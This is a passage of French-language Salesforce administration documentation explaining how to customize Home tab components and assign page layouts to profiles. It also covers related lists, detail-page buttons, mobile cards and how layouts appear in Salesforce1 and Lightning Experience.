Attribution des présentations de page de l'onglet Accueil à des profils

Personnalisation des présentations de l'onglet page d'accueil

## Considérations et conseils relatifs aux composants de page d'accueil

Lors de la création de composants personnalisés que vous souhaitez afficher sous l'onglet Accueil de Salesforce Classic, tenez compte des considérations ci-dessous.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

- Les composants standard sans lien **Modifier** sont en lecture seule.
- Les composants que vous sélectionnez pour la colonne étroite s'affichent dans le menu latéral. Ils ne sont pas affichés dans le menu latéral des autres pages de Salesforce, sauf si vous le spécifiez dans les paramètres de votre interface utilisateur. Si vous souhaitez limiter l'affichage des composants du menu latéral dans toutes les pages à certains utilisateurs, attribuez-leur l'autorisation « Afficher les composants personnalisés du menu latéral sur toutes les pages ».
- Lorsque vous modifiez le composant Messages et alertes standard, saisissez le texte que les utilisateurs doivent afficher. Si vous saisissez un code HTML pour votre message, vérifiez qu'il s'agit d'un code HTML indépendant et que sa syntaxe est correcte.

Remarque: Les composants de page d'accueil Messages et alertes standard ne prennent pas en charge JavaScript, CSS, les iframes et d'autres balisages avancés.

- Lors de la modification du composant standard de page d'accueil Liens personnalisés, saisissez le texte de lien à afficher pour les utilisateurs dans le champ `Favori`. Dans le champ `URL`, saisissez l'adresse complète du site Web, par exemple `http://www.yahoo.com`. Pour créer un lien vers une page Salesforce, saisissez uniquement la partie de l'URL après `salesforce.com`, par exemple `/00Ox0000000esq4`. Ce lien apparaît toujours dans la fenêtre principale de Salesforce, et non dans une fenêtre contextuelle.
- Le composant standard de la page d'accueil Liens personnalisés permet d'ajouter rapidement des liens au menu latéral, mais ne prend pas en charge les champs de fusion, les fonctions (comme URLFOR), l'exécution de JavaScript ou les propriétés personnalisables d'ouverture de fenêtre. Si vous avez besoin de cette fonctionnalité supplémentaire :
  1. Dans Configuration, saisissez *`Accueil`* dans la case `Recherche rapide`, sélectionnez **Liens personnalisés**, puis créez sur cette page vos liens de page d'accueil personnalisés.
  2. Dans Configuration, saisissez *`Accueil`* dans la case `Recherche rapide`, sélectionnez **Composants de la page d'accueil**, puis créez un composant de page d'accueil personnalisé de type Liens dans cette page, comprenant les liens personnalisés que vous avez créés à la première étape. La création d'un composant de page d'accueil personnalisé pour vos liens ne modifie pas le style visuel pour votre utilisateur final.
- Le composant `Instantané du tableau de bord` affiche les trois premiers composants du dernier tableau de bord auquel l'utilisateur a accédé. Les utilisateurs peuvent afficher l'instantané d'un tableau de bord sur leur onglet Accueil s'ils ont accès à un tableau de bord au moins.
- Lors de la conception des présentations de page d'accueil de votre portail Client, il est recommandé d'ajouter les composants suivants : Recherche, Recherche de solution, Éléments récents, Accueil du portail Client, ainsi qu'un composant Zone HTML personnalisé incluant la marque de votre société dans la grande colonne.

CONSULTER ÉGALEMENT :

Création de composants de page d'accueil personnalisés

## Attribution des présentations de page de l'onglet Accueil à des profils

Les présentations de page d'accueil deviennent visibles pour les utilisateurs une fois que vous les avez associées à un profil utilisateur.

1. Dans Configuration, saisissez *`Présentations de page d'accueil`* dans la case `Recherche rapide`, puis sélectionnez **Présentations de page d'accueil**.
2. Cliquez sur **Attribution de présentation de page**.
3. Cliquez sur **Modifier l'attribution**.
4. Choisissez la présentation de page appropriée à chaque profil.

   Initialement, tous les utilisateurs, y compris ceux du portail client, sont attribués à la présentation de page d'accueil par défaut.
5. Cliquez sur **Enregistrer**.

Conseil: Les utilisateurs peuvent personnaliser les paramètres du tableau de bord sous l'onglet Accueil, dans leurs paramètres personnels.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour attribuer des présentations de page d'accueil :

- Personnaliser l'application

## Attribution de présentations de page

Après avoir défini les présentations de page, attribuez les présentations de page visibles par les utilisateurs. Le profil d'un utilisateur détermine la présentation de page qu'il voit apparaître. En outre, si votre entreprise utilise des types d'enregistrement pour un onglet spécifique, la combinaison du profil utilisateur et du type d'enregistrement définit la présentation de page affichée.

Vous pouvez attribuer des présentations de page à partir de :

- La présentation de page personnalisée de l'objet ou le type de page d'enregistrement
- L'interface utilisateur de profil d'origine ou avancée.

Pour vérifier que les utilisateurs disposent d'un accès approprié aux champs selon les paramètres de présentation de page et de sécurité au niveau du champ, consultez la grille d'accessibilité des champs.

CONSULTER ÉGALEMENT :

- Présentations de page
- Attribution de présentations de page dans l'interface utilisateur de profil d'origine
- Attribution de types d'enregistrement et de présentations de page dans l'interface utilisateur de profil avancée
- Types d'enregistrement
- Présentations de page et sécurité au niveau du champ

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les présentations de page sont disponibles avec : **Toutes** les éditions

Les types d'enregistrement sont disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Attribution de présentations de page depuis une présentation de page personnalisée ou une page de type d'enregistrement

1. Dans les paramètres de gestion de l'objet approprié, accédez à Présentations de page ou à Types d'enregistrement.
2. Cliquez sur **Attribution de présentation de page**.
3. Cliquez sur **Modifier l'attribution**.
4. Utilisez le tableau afin d'indiquer la présentation de page de chaque profil. Ce tableau contient les présentations de page attribuées à chaque profil. Si votre entreprise utilise plusieurs types d'enregistrement, une matrice affiche un sélecteur de présentation de page pour chaque profil et type d'enregistrement.

   Lorsque vous sélectionnez des attributions de présentation de page :

   - Cliquez sur un en-tête de cellule, de colonne ou de ligne pour sélectionner toutes les cellules de cette colonne ou de cette ligne du tableau.
   - Appuyez sur la combinaison Maj+clic pour sélectionner plusieurs cellules, colonnes ou lignes contiguës du tableau.
   - Appuyez sur la combinaison Ctrl+clic pour sélectionner plusieurs cellules, colonnes ou lignes non contiguës.
   - Cliquez sur une cellule, puis faites glisser le curseur pour sélectionner un groupe de cellules.
   - Cliquez sur **Suivant** ou sur **Précédent** pour afficher un autre ensemble de types d'enregistrement.

   Les attributions de présentation de page sélectionnées sont mises en surbrillance. Les attributions de présentation de page que vous modifiez sont mises en italique jusqu'à ce que vous enregistriez les modifications.
5. Si nécessaire, sélectionnez une autre présentation de page à attribuer dans la liste déroulante `Présentation de page à utiliser` puis répétez l'étape précédente pour la nouvelle présentation de page.
6. Cliquez sur **Enregistrer**.

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les présentations de page sont disponibles avec : **Toutes** les éditions

Les types d'enregistrement sont disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour attribuer des présentations de page :

- Gérer les profils et les ensembles d'autorisations

CONSULTER ÉGALEMENT :

Attribution de présentations de page

## Modification des présentations multiligne de produits de l'opportunité

Vous pouvez personnaliser les colonnes qui apparaissent lorsque vous cliquez sur **Modifier tout** dans la liste associée Produits d'une page de détail d'une opportunité.

1. Depuis les paramètres de gestion de l'objet des produits d'opportunité, accédez à Présentations de page.
2. En regard du nom d'une présentation de page de produit d'opportunité, cliquez sur **Modifier**.
3. Cliquez sur **Modifier la présentation multiligne**.
4. Déplacez des champs depuis Champs disponibles vers Champs sélectionnés.
   - Pour personnaliser les champs affichés dans la présentation, sélectionnez un ou plusieurs champs dans Champs disponibles, puis cliquez sur **Ajouter** ou sur **Supprimer**.
   - Pour trier les champs affichés dans la présentation, sélectionnez un ou plusieurs champs dans Champs sélectionnés, puis cliquez sur **Monter** ou sur **Descendre**.
   - Pour sélectionner individuellement plusieurs champs, utilisez la combinaison CTRL+clic.
   - Pour sélectionner plusieurs champs à la fois, utilisez la combinaison MAJ+clic.
5. Cliquez sur **Enregistrer** pour appliquer vos modifications.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier des présentations multiligne de produits de l'opportunité :
- Personnaliser l'application

## Élaboration de présentations de page pour des objets personnalisés

Les présentations de page définissent les champs que les utilisateurs peuvent afficher et modifier lors de la saisie des données d'un enregistrement d'objet personnalisé. Vous pouvez utiliser la présentation de page par défaut créée automatiquement en même temps que l'objet personnalisé. Vous pouvez également élaborer votre propre présentation de page avec des listes associées et des liens personnalisés. Si vous n'utilisez pas de présentation de page pour votre objet personnalisé, vous pouvez toujours communiquer avec cet objet par l'intermédiaire de l'API Force.com pour gérer les données personnalisées ou créer une interface utilisateur personnalisée.


Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour définir les présentations de page des objets personnalisés :
- Personnaliser l'application




1. Depuis les paramètres de gestion d'un objet personnalisé, accédez à Présentations de page.
2. Dans la liste associée Présentations de page, ouvrez une présentation de page existante pour la modifier, ou créez une présentation de page.
3. Si vous créez une présentation de page, saisissez son nom et, si vous le souhaitez, sélectionnez une présentation de page existante à cloner.
4. Modifiez la présentation de page de la même manière qu'une autre.
5. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Présentations de page

Recherche des paramètres de gestion d'objet

## Fonctionnement des présentations de page dans Salesforce1

Utilisez l'éditeur de présentation de page avancé pour personnaliser la présentation des pages de détail d'enregistrement d'objet, configurer des actions, et ajuster les champs et listes associées qui s'affichent dans Salesforce1.

Dans Salesforce1, les présentations de page gèrent les zones suivantes de l'expérience mobile.

**Informations associées de l'enregistrement et pages de détail**

Lorsque vous consultez un enregistrement dans Salesforce1, vous affichez les champs, les pages Visualforce et les listes associées basés sur le type d'enregistrement et le profil de l'utilisateur. Les listes associées s'affichent en tant que cartes à ligne unique contenant le nom de la page ou de la liste associée. Une touche sur la carte de la liste associée affiche ses détails.

**Cartes mobiles**

Vous pouvez ajouter des références étendues, des composants, des applications de zone de dessin et des pages Visualforce à la section Cartes mobiles de votre présentation de page afin de les afficher sous forme de cartes mobiles dans Salesforce1. Les éléments que vous placez dans cette section ne s'affichent pas sur la page de détail d'un enregistrement dans le site complet de Salesforce. Ils s'affichent uniquement dans la page d'information associée de l'enregistrement dans Salesforce1.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience


Disponible avec : **Toutes** les éditions à l'exception de Database.com

**Remarque:** Dans les organisations créées après la version Spring '14, le composant Twitter est ajouté par défaut à la section Cartes mobiles des présentations de page des objets qui le prennent en charge.

**Actions**

Dans Salesforce1, les actions de la section Actions de Salesforce1 et de Lightning Experience d'une présentation de page s'affichent dans la barre d'actions et dans le menu d'actions des pages d'enregistrement de l'objet.

Voici la page de détail, la page d'information associée et le menu d'actions de l'enregistrement d'un exemple de compte, Edge Communications :




## Présentations de page dans Lightning Experience

Lorsque vous personnalisez vos pages d'enregistrement d'objet dans Salesforce Classic, elles affectent le contenu des pages d'enregistrement d'objet dans Lightning Experience. Cependant, l'affichage de certains éléments de page est différent dans Lightning Experience et certains éléments ne sont pas pris en charge.

Si votre organisation prend en charge les présentations de page multiples, vous pouvez créer des présentations de page directement dans la liste associée Présentations de page de n'importe quel objet dans le Gestionnaire d'objet. Vous pouvez également modifier ou supprimer les présentations de page d'un objet en cliquant sur ▼ dans une présentation de page de la liste associée Présentations de page.


Voici un exemple d'enregistrement de contact dans Lightning Experience. Le panneau de présentation, qui répertorie les principaux champs de l'enregistrement, est le seul emplacement d'une page d'enregistrement que vous ne pouvez pas personnaliser en utilisant l'éditeur de présentation de page. Les champs du panneau de présentation sont personnalisés à l'aide d'une présentation compacte.

**Éditions**

Disponible avec : Lightning Experience

Les présentations de page sont disponibles avec : **Toutes** les éditions

La création et la suppression de présentations de page est disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




Les éléments de présentation de page ci-dessous sont pris en charge dans Lightning Experience.

**Actions**

Les actions sont affichées à plusieurs emplacements, notamment dans le panneau de présentation, l'onglet Activité et l'onglet Collaborer. Les actions sont dérivées de la liste des actions de la section Actions Salesforce1 et Lightning Experience de la présentation de page. Certaines actions ne sont pas prises en charge dans Lightning Experience.

Pour plus d'informations, reportez-vous à Actions dans Lightning Experience à la page 5626.

**Applications de la zone de dessin**

Les applications de zone de dessin sont prises en charge dans Lightning Experience.

**Liens personnalisés**

Les liens personnalisés sont affichés sous l'onglet Détails.

**Champs**

Les champs sont affichés sous l'onglet Détails. Vous pouvez retirer ou réorganiser les champs d'une présentation de page uniquement via l'éditeur de présentation de page.

**Listes associées**

Les listes associées sont incluses en tant que composants Lightning dans Lightning Experience. Les listes associées ne sont pas toutes prises en charge dans Lightning Experience. Par exemple, la liste associée Historique des `objets` n'est pas prise en charge.

**Boutons standard et personnalisés**

Les boutons standard et personnalisés sont traités en tant qu'actions dans Lightning Experience, de la même façon que dans Salesforce1.

**Important:** Les boutons personnalisés qui appellent un code JavaScript ne sont pas pris en charge dans Lightning Experience.

**Pages Visualforce**

Les pages Visualforce que vous avez ajoutées à la présentation de page sont affichées sous l'onglet Détails. Seules les pages Visualforce avec l'option `Disponible pour les applications mobiles Salesforce et les pages Lightning` activée sont affichées dans Lightning Experience.

Les pages Visualforce qui sont placées dans la section Cartes mobiles en tant que composants ne sont pas affichées dans Lightning Experience.

Les éléments de présentation de page ci-dessous ne sont pas pris en charge dans Lightning Experience :

- Espaces vides
- Références étendues
- Cartes mobiles

  **Remarque:** La carte Twitter affichée dans les pages d'enregistrement de compte, de contact et de piste, dans Lightning Experience, est différente du composant Twitter disponible en tant que carte mobile dans l'éditeur de présentation de page. La carte Twitter dans Lightning Experience est un composant Lightning. Pour l'afficher, les Comptes et contacts sociaux doivent être activés.

- Commandes S-control
- Sections
- Balises

**Remarque:** Vous ne pouvez pas utiliser l'éditeur de présentation de page avancé pour personnaliser la présentation des pages d'accueil d'enregistrement dans Lightning Experience. Tous les utilisateurs affichent la même présentation d'enregistrement dans Lightning Experience, quel que soit le profil ou le type d'enregistrement.

CONSULTER ÉGALEMENT :

Configuration des onglets Appel, Tâche et Événement dans l'éditeur d'activité de Lightning Experience

Configuration de l'action Envoyer un e-mail dans l'éditeur d'activité de Lightning Experience

## Conseils d'optimisation des présentations de page pour Salesforce1

Voici quelques conseils et astuces pour rendre vos présentations de pages existantes plus conviviales.

Les présentations de page qui incluent des dizaines de champs et de nombreuses listes associées peuvent être faciles à gérer sur l'écran d'un ordinateur, mais pas sur l'écran de taille réduite d'un appareil mobile. Les personnes qui accèdent à des informations depuis un appareil mobile souhaitent obtenir rapidement ce dont ils ont besoin. Contraindre vos utilisateurs à consulter des centaines de champs et de listes associées n'est pas très productif.

Lors de l'optimisation d'une présentation de page, tenez compte des points suivants :

- Quels sont les éléments importants à afficher dans une vue d'ensemble ?
- Quels sont les moments importants pour vos utilisateurs lorsqu'ils travaillent dans Salesforce1 ?
- Quelles actions ou processus pouvez-vous automatiser afin de libérer les utilisateurs de ces tâches manuelles ?

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de Database.com

### Le plus important : organiser et limiter le nombre de champs

- Utilisez des sections afin d'organiser les informations de façon logique, en plaçant les éléments les plus importants en haut de la page pour les afficher en premier. Les utilisateurs ne souhaitent pas rechercher les champs individuellement. L'organisation des champs similaires en sections aide les utilisateurs à retrouver les informations dont ils ont besoin. Ils peuvent accéder rapidement à la section qui les intéresse.
- Pour des comptes, des contacts et des pistes, il n'est pas nécessaire de placer les champs de téléphone ou d'e-mail en haut. Ils sont déjà aisément accessibles via les icônes et dans la barre d'actions de chaque page d'enregistrement.
- Il n'est pas nécessaire de garder les champs dans une seule colonne, car la page les restitue dynamiquement en fonction de l'appareil utilisé. Un téléphone réorganise les champs dans une colonne unique, et une tablette ou un ordinateur de bureau les affiche dans deux colonnes.

- Placez les champs les plus importants dans la présentation compacte (qui contrôle les présentations d'enregistrement et les cartes d'aperçu d'enregistrement dans Salesforce1), afin de les afficher en premier et d'éviter ainsi à vos utilisateurs de parcourir les détails de l'enregistrement. Nous détaillons les présentations compactes plus loin dans cette documentation.
- Limitez le nombre de champs obligatoires. La définition d'un champ sur Obligatoire entraîne son affichage dans la page de détail de toutes les présentations de pages. Par conséquent, déterminez si ce champ est véritablement nécessaire. Il peut être nécessaire de convaincre les personnes qu'un champ n'est pas indispensable dans la sauvegarde d'un enregistrement.
- Si les types d'enregistrement sont disponibles dans votre organisation, ils permettent de ne pas afficher dans tous les enregistrements les champs qui ne concernent pas l'ensemble des enregistrements.
- Pour limiter le nombre de champs affichés, vous pouvez utiliser des valeurs par défaut pour les nouveaux enregistrements afin d'éviter aux utilisateurs de saisir des données.

## Gestion des cartes mobiles dans l'éditeur de présentation de page avancé

Ajoutez des références étendues, des composants et des pages Visualforce à la section Cartes mobiles de votre présentation de page afin de les afficher sous forme de cartes mobiles dans Salesforce1.

Les éléments que vous placez dans la section Cartes mobiles ne s'affichent pas dans la page de détail d'un enregistrement du site complet de Salesforce, mais uniquement dans la page d'informations associée de l'enregistrement dans Salesforce1.

Vous pouvez ajouter les types d'élément suivants à la section Cartes mobiles d'une présentation de page :

- Composants
- Références étendues
- Pages Visualforce
- Applications de zone de dessin

Des cartes mobiles qui sont ajoutées par défaut à certains objets standard. Personnalisez la présentation de page pour les supprimer ou pour ajouter des cartes supplémentaires.

1. Accédez à l'éditeur de présentation de page.
2. Depuis les catégories Références étendues, Composants, Pages Visualforce ou Applications de zone de dessin, faites glisser un élément vers la section Cartes mobiles.
3. Enregistrez la présentation de page.

Une fois la présentation enregistrée, les éléments que vous avez ajoutés s'affichent immédiatement dans Salesforce1. L'affichage des modifications peut nécessiter une actualisation.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de Database.com

**AUTORISATIONS UTILISATEUR**

Pour personnaliser les présentations de page :
- Personnaliser l'application

Pour afficher des présentations de page :
- "Afficher la configuration"

## Personnalisation des listes associées

Vous pouvez personnaliser les boutons, les colonnes affichées, l'ordre des colonnes et l'ordre de tri des enregistrements dans les listes associées des pages de détail d'enregistrement de Salesforce et du portail client Salesforce.

1. Accédez à l'éditeur de présentation de page.
2. Double-cliquez sur une liste associée dans la présentation pour la modifier. Si vous utilisez l'éditeur de présentation de page avancé, vous pouvez également cliquer sur l'icône de clé à molette ( ).

   Remarque: Vous ne pouvez pas personnaliser la liste associée Historique car elle ne contient aucune donnée. La liste associée Historique est associée à des données stockées ailleurs.

3. Sélectionnez les champs à inclure dans la liste associée, puis définissez l'ordre d'affichage des champs. Vous pouvez inclure jusqu'à 10 champs par liste associée.

   Remarque: Vous ne pouvez pas déplacer le premier champ d'une liste associée car il s'agit d'un identifiant unique propre à l'enregistrement.

   Vous pouvez ajouter des champs personnalisés du type « zone de texte long » à une liste associée. Cependant, vous ne pouvez pas ajouter certains champs standard du type « zone de texte long ». Par exemple, vous ne pouvez pas ajouter le champ Description dans une opportunité à une liste associée.

   L'ordre de tri par défaut varie selon les enregistrements. La liste déroulante `Trier par` n'est pas disponible pour les activités et les produits de l'opportunité.

   Les champs de recherche ne sont pas disponibles pour affichage dans la liste associée de recherche correspondante. Par exemple, le champ de recherche des requêtes figurant sur une présentation de page de compte n'est pas disponible lors de la modification de la liste associée de requêtes.

4. Si nécessaire, sélectionnez d'autres présentations de page auxquelles appliquer vos personnalisations de liste associée.

   Seules les présentations qui comprennent cette liste associée figurent dans la liste. Les présentations qui comprennent des listes associées avec les mêmes personnalisations que la présentation actuelle à l'ouverture sont sélectionnées par défaut.

5. Cliquez sur **+** dans la section Boutons pour personnaliser les boutons standard et personnalisés affichés dans la liste associée.

   Remarque: Le bouton personnalisé doit être défini pour l'objet contenu dans la liste associée, et non l'objet parent, et le bouton `Type` doit être un bouton de liste. Par exemple, pour afficher un bouton personnalisé sur la liste associée Contacts d'un compte, définissez le bouton personnalisé des contacts, et non des comptes.

6. Si nécessaire, cliquez sur **Restaurer les paramètres par défaut** pour annuler toutes les personnalisations et utiliser les paramètres Salesforce par défaut de la liste associée.
7. Cliquez sur **OK** pour conserver vos personnalisations. Les modifications sont sauvegardées lorsque vous enregistrez la présentation de page.
8. Sélectionnez `Écraser les listes associées personnalisées des utilisateurs` pour appliquer les listes associées de la présentation de page à tous les utilisateurs, même s'ils ont déjà personnalisé leur affichage.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

**AUTORISATIONS UTILISATEUR**

Pour personnaliser les listes associées :

- Personnaliser l'application

9. Enregistrez la présentation de page.

CONSULTER ÉGALEMENT :

Présentations de page et sécurité au niveau du champ

## Personnalisation des boutons de la page de détail

Lorsque vous personnalisez les présentations de page, vous pouvez décider des boutons standard et personnalisés à afficher, ainsi que de leur ordre. Pour personnaliser les boutons sur la page de détail d'un enregistrement :

1. Depuis les paramètres de gestion de l'objet dont vous souhaitez personnaliser la présentation de page, rendez-vous dans Présentations de page.
2. Cliquez sur **Modifier** en regard de la présentation de page à personnaliser.
3. Effectuez l'une des opérations suivantes :
   - Dans l'éditeur de présentation de page d'origine, double-cliquez sur l'élément Boutons de la page de détail dans la section Bouton.
     - Pour masquer un bouton standard, désélectionnez la case en regard du nom du bouton.
     - Pour ajouter ou supprimer un bouton personnalisé, sélectionnez-le dans la liste Boutons disponibles et cliquez sur **Ajouter** ou **Supprimer**.
     - Triez les boutons personnalisés en les sélectionnant et en cliquant sur **Up** ou **Down**.
     - Pour annuler vos personnalisations et restaurer les paramètres par défaut, cliquez sur **Restaurer les paramètres par défaut**.
     - Cliquez sur **OK** pour fermer la fenêtre contextuelle lorsque vous avez terminé.
   - Dans l'éditeur de présentation de page avancé, sélectionnez la catégorie Boutons dans la palette, puis faites glisser un ou plusieurs boutons depuis la palette vers la section Boutons de la présentation de page. Les boutons standard doivent être placés dans la zone réservée aux boutons standard et les boutons personnalisés placés dans la zone réservée aux boutons personnalisés. Pour supprimer un bouton standard ou personnalisé de la présentation de page, faites-le glisser vers la palette.
4. Cliquez sur **Enregistrer** dans la présentation de page.
5. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour personnaliser les boutons de la page de détail :
- Personnaliser l'application

CONSULTER ÉGALEMENT :

Remplacement de boutons standard et de pages d'accueil d'onglet

Définition de boutons et de liens personnalisés

Recherche des paramètres de gestion d'objet

## Personnalisation des présentations de page à l'aide de l'éditeur d'origine

L'éditeur de présentation de page d'origine permet de personnaliser les présentations des pages de détail et de modification dans Salesforce, le portail libre-service et le portail client Salesforce.

Remarque: Salesforce recommande d'utiliser l'éditeur de présentation de page avancé à la place de l'éditeur d'origine.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour personnaliser des présentations de page :
- Personnaliser l'application

1. Accédez à l'éditeur de présentation de page.
   - Modification des présentations de page pour des objets standard
   - Modification des présentations de page pour des objets personnalisés et externes
2. Si les balises sont activées, indiquez si les balises personnelles et publiques doivent être incluses dans la section d'en-tête de la présentation de page. Les utilisateurs peuvent baliser un enregistrement uniquement si des balises personnelles ou publiques sont incluses ici.
   - Pour ajouter des balises personnelles ou publiques, sélectionnez Éléments d'en-tête dans la liste déroulante Vue, puis faites glisser les éléments Balises personnelles ou Balises publiques vers la section d'en-tête. Vous ne pouvez pas changer l'ordre dans lequel les balises personnelles et publiques s'affichent lorsque les deux se trouvent en même temps dans la section d'en-tête.
   - Pour supprimer des balises, faites glisser les éléments Balises personnelles et Balises publiques depuis la section d'en-tête vers la zone sous la liste déroulante Vue.
3. Pour personnaliser les boutons, double-cliquez sur **Boutons de la page de détail** dans la section Bouton.
   - Pour masquer un bouton standard, désélectionnez la case en regard du nom du bouton.
   - Pour ajouter ou supprimer un bouton personnalisé, sélectionnez-le dans la liste Boutons disponibles et cliquez sur **Ajouter** ou **Supprimer**.
   - Pour trier les boutons personnalisés, sélectionnez-les, puis cliquez sur **Monter** ou **Descendre**.
   - Pour annuler vos personnalisations et restaurer les paramètres par défaut, cliquez sur **Restaurer les paramètres par défaut**.
   - Pour fermer la fenêtre contextuelle, cliquez sur **OK**.
4. Pour réorganiser les champs, les commandes Custom S-Control, les pages Visualforce, les liens personnalisés et les listes associées sur la présentation, sélectionnez un ou plusieurs éléments dans la zone de droite, puis faites-les glisser jusqu'à l'emplacement souhaité. Vous pouvez faire glisser jusqu'à 20 commandes s-control, 20 pages Visualforce, 20 références étendues et 100 listes associées dans une présentation de page. Les champs et les liens personnalisés ne sont pas limités.
   - Pour sélectionner individuellement plusieurs éléments, utilisez la combinaison CTRL+clic.
   - Pour sélectionner plusieurs éléments à la fois, utilisez la combinaison MAJ+clic.

   Remarque:
   - Vous pouvez ajouter une page Visualforce à une présentation de page uniquement si le contrôleur standard de la page Visualforce est défini sur l'objet pour lequel vous créez la présentation de page. Si aucune page Visualforce ne comporte de contrôleur standard défini sur cet objet, la catégorie Pages Visualforce ne s'affiche pas dans la palette.
   - Les éléments non inclus dans la présentation de page apparaissent dans la zone déroulante de droite.
   - Utilisez la légende pour déterminer les champs obligatoires, dépendants, de contrôle et ceux dont les attributs peuvent affecter les décisions relatives à la présentation de page.
